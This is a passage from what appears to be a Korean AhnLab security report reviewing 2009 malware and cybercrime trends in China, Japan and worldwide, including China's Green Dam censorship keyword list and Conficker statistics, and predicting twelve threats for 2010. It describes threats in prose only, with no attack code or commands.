받는 사람: "Microsoft Customer Support" <no-reply@microsoft.com>
참조:
제목: Microsoft has released an update for Microsoft Outlook



[그림 2-14] Outlook 업데이트를 안내하는 피싱 메일

이러한 위협에 대한 대응 방법은 무분별한 SNS 사이트 가입을 자제하여, 개인정보 유출이 되지 않도록 사용자의 주의가 가장 중요하며, 포털 사이트 등은 개인정보보호법에 입각하여 개인의 중요한 정보가 누설되거나 유출되지 않도록 각별한 조치가 필요하다. 또한 불필요한 이메일에 대해서는 스팸 차단 및 삭제와 같은 개인 사용자의 기본적인 보안 조치가 병행되어야 한다.



AhnLab SiteGuard Pro

III. 해외 보안 동향

1. 중국 4분기 악성코드 동향

2009년 한 해 동안 중국에서는 보안 위협 및 보안 정책과 관련한 많은 변화들이 있었다. 특히 중국 정보에서는 자국에서 양산되는 많은 보안 위협들에 대해 효과적인 대응을 위해 제도적인 장치 마련 등 많은 노력을 기울였다. 그러나 아직까지도 중국의 언더그라운드에서는 보안 위협들의 양산이 멈추고 있지 않으며 이 문제들은 금전적인 이윤과 맞물려 사이버 범죄 역시 지속적으로 양산되고 있다. 이러한 상황에서 2009년 한 해 동안 중국에서 발생하였던 다양한 보안 이슈들을 되짚어 보도록 하자.

중국 정부의 정보 보호 관련 정책 강화

2009년 2월 중국에서는 제 11회 중화인민공화국 전국인민대표회의 상무 의원 회의가 개최되었다. 이번에 개정된 법령은 모두 2월 28일자로 시행되었으며 총 15건에 대한 형법이 개정되었다. 이 중에서 수정된 형법 9조 인 정보 시스템 보호 관련 형법에는 다음의 문구가 추가 되었다.

“반국가규정에 근거해서, 컴퓨터 시스템 또는 기타 기술수단을 이용하여 침입(해킹)을 하거나, 컴퓨터 시스템에 저장한 데이터 또는 전송되는 데이터를 획득 또는 가로채거나 컴퓨터 시스템을 불법 제어 할 경우, 상황의 심각성에 따라 3년 이하의 징역 또는 구금에 처하며 이와 동시에 벌금도 부과된다. 상황이 특수하게 심각할 경우, 3년 이상 7년 이하의 징역 또는 구금에 처하며 이와 동시에 벌금도 부과된다.”

“전문적으로 침입(해킹)하기 위해 불법으로 컴퓨터 시스템의 프로그램 또는 도구(유틸리티)를 제어 및 제공하거나 명백하게 알려진 타인의 컴퓨터 시스템에 대해 범죄의 목적으로 침입(해킹) 및 제어하거나 프로그램 및 유틸리티를 제공할 경우 상황의 심각성에 따라 법령에 대한 불이행으로 간주하고 처벌할 수 있다.”

이번 개정안에 포함된 정보 시스템 보호 관련 형법을 보면 전반적으로 불법적인 해킹과 악성코드 유포 및 소스코드 거래에 대해 중국 정부가 엄격한 법령 적용을 하겠다는 의지를 볼 수 있다. 2009년 2월 새로운 정보 시스템 보호 관련 형법이 발표된 이후 2009년 6월에는 중국 정부에서 온라인 게임 등 인터넷에서 통용되는 사이버 머니에 대해 전면적으로 현금 교환 행위 일체를 금지 한다는 발표가 있었다. 발표된 내용들 중 사이버 머니에 대해 중국 정부에서는 “PC게임에 사용되는 선지불 카드”의 개념으로 정의하며 현금 거래를 전면적으로 금지하는 조항이 포함된 공문을 중국 지방 행정부에 전달하였다. 그리고 사이버 머니의 거래는 온라인 상의 사이버 재화 또는 서비스 구매로만 제한하며 실질적인 금전 거래에 대해 금지 하며 사이버 머니를 통한 도박과 이를 이용한 미성년자의 사용도 처벌 대상이 된다고 한다. 사이버 머니 유통 금지 조항은 중국 정부에서 사이버 머니로 인한 실물 경제가 받게 되는 영향력을 최소화 함과 동

시에 사이버 머니로 인해 발생하는 불법적인 활동들에 대응 하기 위한 방안으로 볼 수 있을 것이다. 하지만, 이러한 중국 정부의 정책적인 부분이 긍정적인 면만 있는 것은 아니었다. 2009년 6월에는 중국 정부에서 개발한 유해 사이트 차단 소프트웨어인 그린 댐 유스 에스코드(Green Dam Youth Escort) 소프트웨어가 중국 정부에 의해 정치적인 목적으로 활용되고 있다는 기사들이 공개되며 많은 파장이 있었다.

해당 소프트웨어는 중국 정부에 의해서 각급 학교와 중국 내에서 판매되는 모든 컴퓨터에 의무 설치를 하도록 시도하였다. 그러나 해당 소프트웨어가 명목적으로는 유해 사이트 차단 소프트웨어지만 실질적으로 반국가적인 웹 사이트 접속 차단과 시스템 감시의 목적으로 이용되고 있다는 것으로 알려졌다.



[그림 3-1] 그린 댐 유스 에스코드(Green Dam Youth Escort) 사용자 인터페이스

실제 해당 프로그램이 가지고 있는 유해 검색어로 지정된 유해 단어들 중에는 [그림 3-2]와같이 “중국철혈당” 및 “법륜공제자”와 같이 중국 정부에서 지정한 반국가적인 단어들 역시 포함되어 있었다.

用品 口交 肛交 A片 淫荡 色情文学 性息 嫖妓 性虐待 乱伦 淫贱 嫩穴 未成年者 无
赚钱秘技 淫乱 人妻 裸图 叫床 性孽待 性乐园 接交 阴图 淫妹 奸淫 成人光碟 吃
自慰 按摩棒 抽插 抽差 交友中心 乳交 吹箫 应召 兽交 肉棒 肉棍 鸡巴 阳物 阴户
转法轮 坚修大法 窒息邪恶 宇宙大法 大法弟子 法轮大法 破坏大法 证实大法 大法
同行 宇宙的大法 大法的弟子 中国铁血党 法轮功弟子 修炼法轮功 大陆邪恶 陷害法
轮 江家中央 大善大忍 真善忍 明慧专讯 法轮功学 大陆弟子 法轮功修炼者 修大法 李

[그림 3-2] 차단할 유해 단어에 반중국 정부 및 법륜공 관련 단어가 포함

중국 정부에서는 유해 웹 사이트에 반국가적인 단어들도 포함하여 해당 소프트웨어를 이용하여 반국가적인 웹 사이트 접속을 차단하고자 시도하였으나, 해외 컴퓨터 관련 업체에서 정치적인 목적으로 활용되는 것에 대한 반대로 인해 이러한 정책은 무산되었다.

보안 위협 양산에 대한 중국 정부의 처벌 강화


2009년 2월과 6월 정국 정부는 정보 보호 관련 정책을 강화 한 이후 이와 관련하여 온라인 상에서 발생하는 다양한 온라인 사기와 절도 등에 대한 강력한 처벌을 적용하였다. 그 대표적인 사항으로 2월 중국에서는 가짜 경품 웹 사이트를 통해 경품 당첨에 따른 배송료의 명목 등으로 개인들로부터 10만 위엔(한화 약 2,900만원)을 갈취한 일당 4명의 구속 사건이 보도되었다. 구속된 가짜 경품 웹 사이트 사기단 일당은 2008년 4월 중국 대륙에서 유명한 물품 거래 사이트인 알리바바(www.alibaba.com)와 유사한 가짜 웹 사이트를 만든 뒤 진짜 알리바바 웹 사이트에 물품을 공개한 판매자들에게 휴대전화로 알리바바 웹 사이트의 직원임을 사칭하여 3만 8천 위엔(한화 약 1,100만원)의 현금과 소니에서 제공하는 최신 노트북을 주는 경품에 당첨 되었다고 속인 뒤 해당 경품의 배송에 따른 경비를 입금하라는 거짓 안내를 하였다. 이러한 수법으로 약 400명의 사람들로부터 약 10만 위엔(한화 약 2,900만원)에 달하는 금액을 갈취 한 혐의로 구속 되었다. 그리고 2009년 5월에는 온라인 게임에서 사용되는 사이버 머니와 게임 아이템을 절도한 혐의로 4명이 구속되는 사건이 발생하였다. 해당 사건은 피의자가 친구 3명과 공모하여 인터넷 카페에서 온라인 게임을 즐기고 있는 청소년들을 대상으로 하여 협박과 폭력을 사용하여 구속되기 전까지 총 10만 위엔(한화 약 1천 8백만 원) 상당의 온라인 게임 사이버 머니와 온라인 게임 아이템을 갈취한 혐의로 구속되었다. 이번 구속 사건은 중국 정부가 2월 전국 인민 대표 회의를 통해 개정된 컴퓨터 범죄 관련형법에 대해 비교적 단호한 태도를 보여준 사례 중 하나라고 할 수 있다.

변화하지 않는 보안인식과 계속되는 중국의 보안 위협 양산

중국 정부의 다양한 정보 보호 관련 정책 및 처벌들이 시행되고 있으나 이러한 정책적인 변화에도 불구하고 중국 언더그라운드와 일반 중국 국민들의 보안 인식에 대한 변화는 크게 변화가 이루어지지 않은 것으로 보여진다. 2009년 5월에는 전세계적으로 취약한 PDF 파일을 악용해 악성코드 감염을 시도하는 타겟 공격(Target Attack)이 증가하는 추세 속에서 중국 언더그라운드에서는 취약한 PDF를 생성 할 수 있는 생성기가 발견되었다. 그리고 2009년 7월에는 마이크로소프트(Microsoft)에서 개발한 소프트웨어에서 알려지지 않은 제로 데이 취약점을 악용하는 악성코드를 자동으로 생성하는 툴들이 발견되었다.



[그림 3-3] MS 오피스 웹 컴포넌트 취약점 생성기



[그림 3-4] MPEG2TuneRequest 취약점 생성기

이러한 새로운 취약점과 이를 악용한 악성코드가 발견된 이 후 예년과 다름 없이 중국 언더그라운드에서는 해당 취약점을 악용하는 셸코드(Shell-code)가 급격하게 유포되었으며 이와 동시에 [그림 3-3]과 [그림 3-4]와 같은 해당 취약점들을 악용하는 악성코드 자동 생성기들이 발견되었다. 이러한 점들은 중국 언더그라운드에서 더 많은 보안 위협들을 자동으로 대량 양산 할 수 있다는 것을 보여준 사례라고 할 수 있다. 그리고 2009년 7월에는 2007년 한국에서도 많은 감염 피해가 있었던 Viking 바이러스 제작자인 중국인 Li Jun은 남은 형기를 마치고 Shenzhen으로 돌아가 보안 업체에 근무 할 예정이라고 발표하여 큰 파장이 있었다. Dellboy 바이러스로도 알려진 Viking 바이러스의 제작자인 중국인 Li Jun은 2006년에서 2007년도 해당 바이러스 제작으로 총 10만대가 넘는 컴퓨터를 감염으로 인한 피해를 발생시켰으며 해당 바이러스의 소스 코드 판매 등을 통해 총 10,000 위엔(한화 약 180만원)의 금품을 챙겼다고 한다. 이러한 혐의로 인해 Li Jun은 4년 형을 선고 받고 구속되었다. 이와 관련하여 과연 악성코드 제작으로 구속된 전과가 있는 사람을 직원으로 채용하여 고객의 민감한 정보들을 보호 할 수 있는가에 대해 대부분의 많은 보안 업체들은 긍정적인 시선으로 바라보지 않고 있다. 이러한 잘못된 도덕적 관념은 일부 중국 국민들의 문제만 아닌 것으로 보여진다. 2009년 8월에는 중국 언론 등을 통해 아직도 중국 사회에서는 컴퓨터 해킹 기술을 통해 금전적인 이득만을 노리는 잘못된 컴퓨터 보안 기술 교육들이 이루어지고 있는 것으로 알려졌다. 중국 언론을 통해 알려진 해커를 양성한다는 사실 보안 기술 교육 과정들 대부분이 취약한 컴퓨터 시스템에 대한 공격 기법과 기술들만 가르치고 있으며 이를 배우는 학생들 역시 이를 악용하고 있다고 한다. 해당 언론과 인터뷰를 진행한 한 교육생은 보안 기술 교육을 배우는 학생들의 목적 대부분이 다른 사람들의 컴퓨터를 몰래 훔쳐보기 위해서거나 컴퓨터 해킹 실력을 과시하기 위해 그리고 다른 사람들의 개인 정보를 금전적인 목적으로 도용하기 위해서라고 밝히고 있다. 이러한 기사를 통해 아직 일부 중국 국민들의 보안 인식은 중국 정부의 정책적인 부분과 차이가 있으며 보안 기술을 공격의 차원이 아니라 정보와 시스템 보호라는 목적에 부합되는 긍정적인 인식이 자리잡아야 할 것이다.

2. 일본 4분기 악성코드 동향

2009년 한 해 일본에서 발생했던 악성코드 관련 주요 이슈는 크게 오토런(Autorun) 악성코드의 감염 피해가 지속되고 있는 것과 콘피커(Conficker) 웜이 급속하게 확산되어 현재까지 많은 피해를 유발하고 있는 것을 들 수 있다. 스파이웨어(Spyware)나 애드웨어(Adware), 허위 안티 스파이웨어 등 부정한 방법으로 금전을 갈취하는 행위에 의한 사용자의 피해가 점점 증가하고 있는 것과 제로데이 취약점 등 웹 사이트를 통한 악성코드 유포가 지속적으로 발생하고 있는 것 또한 일본에서 많은 이슈가 되었다.

오토런(Autorun) 악성코드 변형으로 인한 피해 증가

오토런 악성코드는 USB와 같은 외부 저장매체가 삽입될 때 실행파일을 자동으로 실행시키는 aurorun.inf 파일이 가지고 있는 논리적인 보안 결함을 이용하는 악성코드이다. 아래의 표는 일본 트렌드마이크로사에서 발표한 2009년 악성코드 피해 통계이다. 오토런(MAL_OTORUN) 악성코드로 인한 감염 피해가 많이 발생하고 있고 전년도 대비 피해량 또한 급격하게 늘어난 것을 알 수 있다.


연도	2009 년			2008 년	
순위	진단명	유형	피해	진단명	피해
1	MAL_OTORUN	Etc	3578	MAL_OTORUN	2870
2	WORM_DOWNAD	worm	1516	BKDR_AGENT	818
3	BKDR_AGENT	Backdoor	779	JS_IFRAME	596
4	TSPY_ONLINEG	Trojan	463	MAL_HIFRM	456
5	TSPY_KATES	Trojan	444	TROJ_GAMETHIEF	411
6	JS_IFRAME	Script	402	TSPY_ONLINEG	333
7	TROJ_VUNDO	Trojan	345	TROJ_VUNDO	268
8	TROJ_SEEKWEL	Trojan	342	TROJ_LINEAGE	264
9	MAL_HIFRM	Etc	324	TROJ_RENOS	226
10	TROJ_FAKEAV	Trojan	238	TROJ_CABAT	187

[표 3-1] 일본 트렌드마이크로사의 인터넷 위협연간리포트 - 2009년도¹⁾

이러한 유형의 악성코드들은 최근 유포되는 악성코드들의 대부분이 오토런 기능을 가지고 있을 정도로 일반화된 전파기법이 되고 있는데 이러한 상황은 일본의 경우도 크게 다르지 않은 것으로 보이고 앞으로도 이러한 악성코드들에 의한 피해는 당분간 지속될 것으로 보인다.

콘피커 웜의 확산

콘피커 웜은 2008년 11월경 최초로 발견된 악성코드로 윈도우 OS의 보안취약점을 이용하여 자신을 복제하는 기능을 가진 악성코드이다. 이 악성코드의 초기 버전은 보안이 취약한 시스템을 공격하여 단순 복제를 반복하는 기능을 가지고 있었으나 최근 발견되는 악성코드들은 인터넷에서 악성코드를 다운로드하여 설치하는 등 부가적인 기능들이 점점 추가되고 있는 상황이다.




[그림 3-5] 2009년 콘피커 웜 피해 현황 (자료출처 일본 트렌드마이크로, 일본 IPA)

위의 그래프는 일본 트렌드마이크로사와 일본 IPA에서 발행한 악성코드 피해 통계 중 콘피커 웜에 의한 월별 피해 현황을 집계한 것이다. 악성코드의 발생 초기에 많은 피해가 발생했고 현재도 피해가 지속되고 있는 것을 볼 수 있다. OS의 보안 취약점을 공격하는 악성코드의 경우 상대적으로 오랜 기간 동안 변형이 유포되는 현상으로 미루어보아 콘피커 웜 또한 오랜 기간 동안 감염 피해를 유발할 것으로 보인다.

불법 갈취 프로그램으로 인한 피해 증가

국내의 경우 피싱이나 파밍, 보이스피싱과 같은 금전갈취 행위로 인한 피해가 최근 1-2년 전부터 발생하기 시작하여 사회적인 문제가 되고 있으나 일본의 경우 몇 년 전부터 다양한 온/오프라인매체를 이용한 금전 갈취 행위가 성행하고 있는 상황이다.



[그림 3-6] 2009년 콘피커 웜 피해 현황 (자료출처 일본 트렌드마이크로, 일본 IPA)¹⁾

위의 [그림 3-6]는 일본의 IPA에서 발표한 부정청구 관련 상담건수의 월별 추이를 집계한 것으로 상담 건수가 전년도에 비해 많이 증가한 것을 알 수 있다. 이와 같은 증가의 직접적인 원인은 온라인 매체를 악용하는 경우가 이전에 비해 많이 늘어나고 있기 때문으로 보인다. 불과 2-3년 전까지만 해도 이러한 형태의 갈취 행위는 주로 전화나 엽서, 고지서와 같은 오프라인 매체를 이용하는 케이스가 많았으나 최근에는 인터넷으로 제공되는 유료 서비스를 무료인 것처럼 속여서 가입하도록 유도하거나 허위 안티 스파이웨어를 설치해 결재를 유도하는 등 수법이 다양화되고 있다. 이러한 유형의 사기로 인한 피해가 점점 증가하는 현재의 추세로 미루어보아 내년에는 올 해보다 더 많은 피해자가 발생할 것으로 예상된다.

1. http://jp.trendmicro.com/jp/threat/security_news/monthlyreport/article/20091216084357.html

1. <http://www.ipa.go.jp/security/topics/alert20080909.html>

보안 취약점을 이용한 악성코드 유포

보안 취약점이 있는 웹 사이트가 악성코드 유포지로 악용되는 것은 전 세계적 추세이고 이러한 상황은 일본에서도 크게 다르지 않다. 올 해에는 어도비사의 소프트웨어 취약점과 관련된 제로데이 공격이 빈번하게 발생했고 일본에서도 이로 인한 피해가 많이 발생한 것으로 보인다. 이러한 현상은 위의 [표 3-1]의 악성코드 피해 통계 자료 중 JS_FRAME과 MAL_HIIFRM 같은 스크립트 악성코드에 의한 피해가 많이 발생한 것에서도 쉽게 확인해 볼 수 있다. 특히 올 5월에는 악성 스크립트를 삽입하는 공격에 의해 일본 사이트들이 다수 피해를 당해 문제가 되었는데 일본 Cert에서는 5월 19일 이러한 악성코드 유포 사이트에 의한 피해를 예방하기 위한 보안권고문¹을 배포하였다.

3. 세계 4분기 악성코드 동향

2009년 세계 악성코드 주요 동향을 정리하면 콘피커 웜(Win32/Conficker.worm)의 세계적 확산과 악성코드 지역화, 메일을 통한 유사 스팸 메일러 배포, 소셜 네트워킹(Social Networking) 사이트를 이용한 악성코드 공격으로 정리된다.

2008년 11월 발견된 콘피커 웜은 2009년 1월부터 전 세계로 확산되었다. 현재까지도 주요 악성코드 감염 통계에서 상위권을 차지하고 있다. 마이크로소프트에서 발표한 악성코드 감염 현황²을 보면 미국, 브라질, 대한민국, 중국, 독일, 프랑스, 영국, 스페인, 일본 등의 국가의 악성코드 감염이 높음을 알 수 있다. 대부분의 나라가 컴퓨터 사용자가 많으며 그만큼 보안에 신경 쓰지 않는 사람들도 많기 때문으로 예상된다.


Locale	Machines cleaned (All Malware)
United States	644025
Brazil	171414
Korea	156985
Spain	167575
France	79493
Mexico	66904
United Kingdom	63557
Taiwan	62616
Poland	61817
Turkey	57972
China	50730
Russia	47467
Italy	45362
Portugal	45210
Japan	43274
Germany	39498
Australia	19124
Netherlands	17830
Chile	13710
Canada	12678

[그림 3-7] 국가별 악성코드 감염 현황 (출처: 마이크로소프트)

1. <http://www.jpCERT.or.jp/at/2009/at090010.txt>
 2. <http://blogs.technet.com/mmpc/archive/2009/12/16/surveying-the-hamweq-age-threat-reports-for-msrt-december.aspx>

일반적인 악성코드 동향은 유사하지만 악성코드의 지역화는 뚜렷하다. 마이크로소프트 보안 정보 보고서 7호³에 잘 나타난다. 중국은 사용자 동의 없이 설치된 프로그램, 브라질은 은행 계좌 탈취 트로이목마, 스페인과 대한민국은 웜(Worm)과 비밀번호 탈취(주로 게임)와 관련한 악성코드 감염이 높음을 알 수 있다.

FIGURE 5. Threat categories worldwide and in the eight locations with the most infected computers, by incidence among all computers cleaned by Microsoft desktop anti-malware products, 4Q09



[그림 3-8] 국가별 악성코드 감염 동향 (출처: 마이크로소프트)

각 보안업체 악성코드 통계를 보면 콘피커 웜, 브레도랩(Bredolab), 오토런(Autorun) 웜, 바이러트(Virut) 바이러스, 샬리티(Sality) 바이러스, 인덱(Induc) 바이러스가 2009년에 유행했음을 알 수 있다. 캐나다 포티넷의 악성코드 발표에 따르면⁴ 1위는 브레도랩 트로이목마이다. 이 트로이목마는 스팸 메일을 통해 세계적으로 뿌려졌으며, 감염된 시스템은 스팸 메일을 발송하거나 허위 백신 프로그램이 설치된다. 이외 Z봇(Zbot), 스팸 봇(SpamBot), 커트와일(Cutwail) 등도 메일로 확산되었다. 슬로바키아 이셋(Eset) 통계에 따르면³ 1위는 콘피커 웜이다. 2위는 오토런 웜이 만드는 autorun.inf 파일, 3위는 온라인 게임 계정 탈취 트로이목마, 7위는 HOST 파일을 변경하는 Qghost이다. 이셋 통계는 개별적인 변형이 아닌 유사 변형은 함께 통계를 내고 있어 악성코드의 전체적인 흐름을 알 수 있다. 러시아 카스퍼스키랩의 통계에 따르면⁴ 1-3위는 콘피커 웜이며 4위는 바이러스인 샬리티이다. 이외 바이러트 바이러스(Win32/Virut virus) 변형이 9위, 인덱 바이러스(Win32/Induc virus)가 10위를 차지하고 있다.

악성코드 배포 방식은 여전히 홈페이지를 해킹 후 취약점을 이용해 전파하는 방식이 주를 이뤘지만 일부 스팸 메일 발송 악성코드가 메일을 통해 꾸준히 배포되었다. 이외 페이스북(Facebook), 마이스페이스(Myspace), 트위터(Twitter) 등의 소셜 네트워킹을 이용해 전파되는 형태도 등장한다. 쿠프페이스 웜(Win32/Koobface.worm)이 대표적이다. 이외 주요 이슈가 될 때마다 이슈와 관련된 내용으로 가장해서 악성코드나 허위 보안 프로그램을 배포하는 사례가 증가한다. 많은 악성코드가 분산 서비스 거부 공격(DDoS) 기능을 가지면서 세계 각지에서 공격이 발생했다. 특히 2009년 7월 초 발생한 한국과 미국 정부 사이트에 대한 공격은 배후에 북한

1. <http://www.microsoft.com/downloads/details.aspx?displaylang=ko&FamilyID=037f3771-330e-4457-a52c-5b085dc0a4cd>
 2. http://www.fortiguard.com/reports/roundup_december_2009.html
 3. http://www.eset.com/threat-center/threat_trends/Global_Threat_Trends_November_2009.pdf
 4. <http://www.viruslist.com/en/analysis?pubid=204792092>

이 있지 않느냐는 의혹을 남겼다. 기존 악성코드는 윈도우 악성코드가 대부분이었다. 하지만, 2009년에는 매킨토시 OSX 위협 증가와 스마트폰이 대중화되면서 2009년 11월 아이폰에서 활동하는 악성코드가 발견되었다. 또한, 2009년 상반기 동유럽 지역에서 은행자동화기기(ATM)에 악성코드가 발견되었으며, 2010년에는 악성코드 제작자들이 금전적 이득을 위해 더욱 집중할 것으로 보인다.

IV. 2010년 보안 위협 예측

지금까지 2009년도의 보안통계를 통해 주요 보안 이슈들을 알아보았다. 이번 장은 2010년도에 사회적 이슈가 될 수 있는 12대 보안 위협에 대해서 알아보자.

DDoS 공격용 좀비 PC 확보 기법 지능화

작년 7.7 DDoS 대란 때처럼 대량의 좀비 PC를 확보해 악의적 공격을 하는 사건이 올해도 지속될 것으로 전망된다. 공격자는 다수의 좀비 PC를 이용해 금전적 대가를 바라고 DDoS 공격을 하거나 확보한 좀비 PC 자체를 가지고 거래한다. 이를 위해 진단되지 않고 지속적으로 작동할 수 있는 악성코드를 원하기 때문에 최근 C&C(Command & Control) 서버와의 통신 채널, 셀프(Self) 업데이트, 공격을 위한 정보 능동적 생성 등 지능적인 기법이 등장하고 있다. 2010년에도 이런 양상은 계속될 것으로 예상된다.

스마트 폰 공격 위협 본격화

국내에도 본격적인 스마트폰 시대가 열려 PC에서 했던 일을 언제 어디서든 할 수 있게 됐다. 이는 기존 PC에서 발생한 보안 문제가 스마트폰에서도 발생할 수 있음을 의미한다. 스마트폰의 종류와 플랫폼이 다양하므로 악성코드도 다양한 형태로 나타날 것으로 예상되며, 이미 Jail Break된 아이폰에 개인정보를 탈취하는 악성코드가 발생했다. 스마트폰을 대상으로 한 악성코드는 통화 기록이나 전화번호, 사진 등의 개인 정보를 탈취할 뿐 아니라, 스마트폰을 좀비 클라이언트로 만들어 DDoS 공격에 악용할 수도 있다. 비정상 트래픽을 유발해 비정상적인 과금을 유도하거나 불필요하게 배터리를 소진할 가능성도 있다.

클라우드, 가상화 기술 악용한 보안 위협 증가

IT 자원 활용의 효율화 때문에 주목 받는 클라우드 기술과 가상화 기술이 사이버 공격에 악용될 것으로 예측된다. 이를테면 클라우드 컴퓨팅을 이용해 여러 대의 C&C 서버를 준비해두고, 좀비 PC 안의 악성코드가 이 중 서비스가 가능한 C&C 서버로 찾아가는 방식이다. 이때 여러 대의 C&C 서버를 구축하기 위해 공격자는 가상사설서버(Virtual Private Server)를 이용한다. 이것을 이용하면 물리적으로는 1대이지만 가상으로 여러 대의 서버를 구축함으로써 봇넷(네트워크로 연결된 대량의 좀비 PC)을 효율적으로 관리할 수 있다. 이러한 클라우드, 가상화 기술은 ‘그린 IT’의 기반이기 때문에, ‘그린 IT’ 까지도 위협 대상이 될 것으로 예상된다.

웹 사이트와 스팸 메일이 결합한 위협 증가

새해에도 역시 웹사이트가 악성코드 전파의 주요 경로로 이용될 것으로 전망된다. 여전히 SQL Injection, XSS(크로스 사이트 스크립트), 사이트

취약점을 이용한 악성코드 삽입 등이 주로 사용될 것으로 보인다. 2009년 하반기에 스팸 메일과 웹 사이트가 결합된 보안 위협이 처음 발견됐는데, 2010년에는 이 형태가 증가할 것으로 예측된다. 공격자는 최초 이메일로 악의적인 웹사이트 주소를 보내 접속을 유도한다. 사용자가 접속하면 웹 브라우저 취약점 공격, 악성코드 설치, 취약점을 가진 문서 파일(PDF, Office 파일 등) 다운로드 등의 공격을 한다. 현재 우리나라는 보안에 취약한 다수의 웹 서버가 별다른 방어책 없이 인터넷에 연결되어 있는 상태여서 피해는 올해도 증가할 것으로 보인다.

SNS를 이용한 공격 확산

2010년에는 트위터, 페이스북 같은 SNS를 대상으로 한 해킹이 증가할 것으로 예상된다. 지난해 이미 트위터에 짧은 주소 서비스를 통해 악성코드를 유포한 사례가 있었다. 스마트폰의 급속한 보급과 함께 다양한 SNS 애플리케이션이 등장함에 따라 개인 정보를 노린 해킹이 발생할 것으로 우려된다. 본인 확인이 어려운 점을 악용해 유명인을 사칭하거나 유명인의 SNS 계정을 탈취할 수도 있다. 또한, SNS 업체를 직접 겨냥한 해킹도 발생할 것으로 보인다.

VoIP 보안 위협 등장

VoIP(Voice over Internet Protocol)의 보급이 늘어남에 따라 그에 따른 보안 위협도 커져가고 있다. 특정 VoIP 서비스의 통화 내용을 유출하는 악성코드가 이미 발견됐다. 앞으로는 이 같은 도감청의 위협이 더욱 광범위해져 사생활을 침해하거나 기업 활동에 악영향을 줄 수 있다. 부정 사용으로 금전적 피해를 주거나, 무선 인터넷 공유기의 ID와 비밀번호를 가로채 악성코드 설치 및 개인정보 유출 등의 피해를 주는 일이 발생할 수도 있다. 또한 VoIP 서비스 업체를 DDoS 공격해 서비스 중단, 서비스의 데이터 위변조 등을 일으킬 가능성도 있다.

메신저 피싱 급증

지난해 메신저 프로그램을 이용한 악성코드 유포 및 금전 요구 사기가 적지 않았고 편의성 때문에 올해도 지속적으로 확산될 것으로 보인다. 인스턴트 메신저의 계정 정보는 악성코드를 이용해 쉽게 탈취할 수 있고, 메신저와 포털, SNS까지 동일한 계정을 쓸 경우 2차 피해로 이어질 가능성이 높다.

악성코드의 자기 보호 기법 지능화

보안 소프트웨어가 접근하지 않는 영역에서 작동하거나 은폐 및 자기 보호 기법을 보유한 악성코드가 급증할 것으로 전망된다. 지난해 많은 피해를 낳은 콘피커(Conficker), 브레도랩(Bredolab), 팔레보(Palevo), 다오

놀(Daonol) 등은 V3를 제외한 일부 백신을 비롯해 일반 응용 프로그램이 접근하지 않는 특정 메모리 영역에서 동작한다. 따라서 감염된 파일을 삭제하는 것만으로는 치료가 끝나지 않는다. 갈수록 악성코드가 감염시키는 대상 파일은 다양해지고 동작하는 위치는 컴퓨터 구조의 더 깊은 곳으로 내려가는 추세이다. 따라서 진단/치료 기술은 더 복잡해지고 더 많은 시간과 노력이 투입될 것으로 전망된다.

윈도우7 취약점 공격 증가

윈도우7이 작년 10월 발표된 직후 보안 취약점이 발견됐다. 윈도우7의 보안을 뚫기 위해 악성코드 제작자들은 새로운 기술로 공격할 것으로 보인다. 이는 기존 주요 응용 프로그램인 MS 오피스, 어도비 PDF 등의 애플리케이션 취약점을 이용하는 악성코드 증가와 맥을 같이할 것으로 예상된다.

사회 공학 기법의 정교화

마이클 잭슨 사망과 같은 사회적 이슈가 발생하면 소위 ‘사회 공학 기법’에 기반한 악성코드가 등장한다. 앞으로는 페이스북과 트위터 등 SNS로 유포 경로가 다양해지고, 사용자가 악의적 목적을 인지하지 못하게 정밀해질 것으로 예측된다. 특히 최근 등장한, 인터넷 검색 엔진의 검색 결과를 인위적으로 조작하는 기술인 SEO(Search Engine Optimization)가 더 많이 활용될 것으로 보인다.

가짜 백신 확산

악성코드에 감염되었다는 허위 문구를 띄워 비용 결제를 요구하는 가짜 백신이 올해도 확산될 것으로 보인다. 현재 무료 백신이 개인 시장에 대량 제공되고 있지만, 일부 고객들은 이러한 가짜 백신에 현혹되어 허위 진단에 금전적인 비용을 지불하는 문제가 발생할 수 있다.

온라인 게임 해킹 증가

올해도 온라인 게임 해킹이 꾸준히 증가하고, 특히 메모리 해킹과 오토 플레이가 급증할 것으로 예상된다. RPG(역할 수행 게임)와 캐주얼 게임, 기능성 게임 등 온라인 게임 종류가 다양해짐에 따라 이를 겨냥한 해킹이 급증할 것으로 보인다.

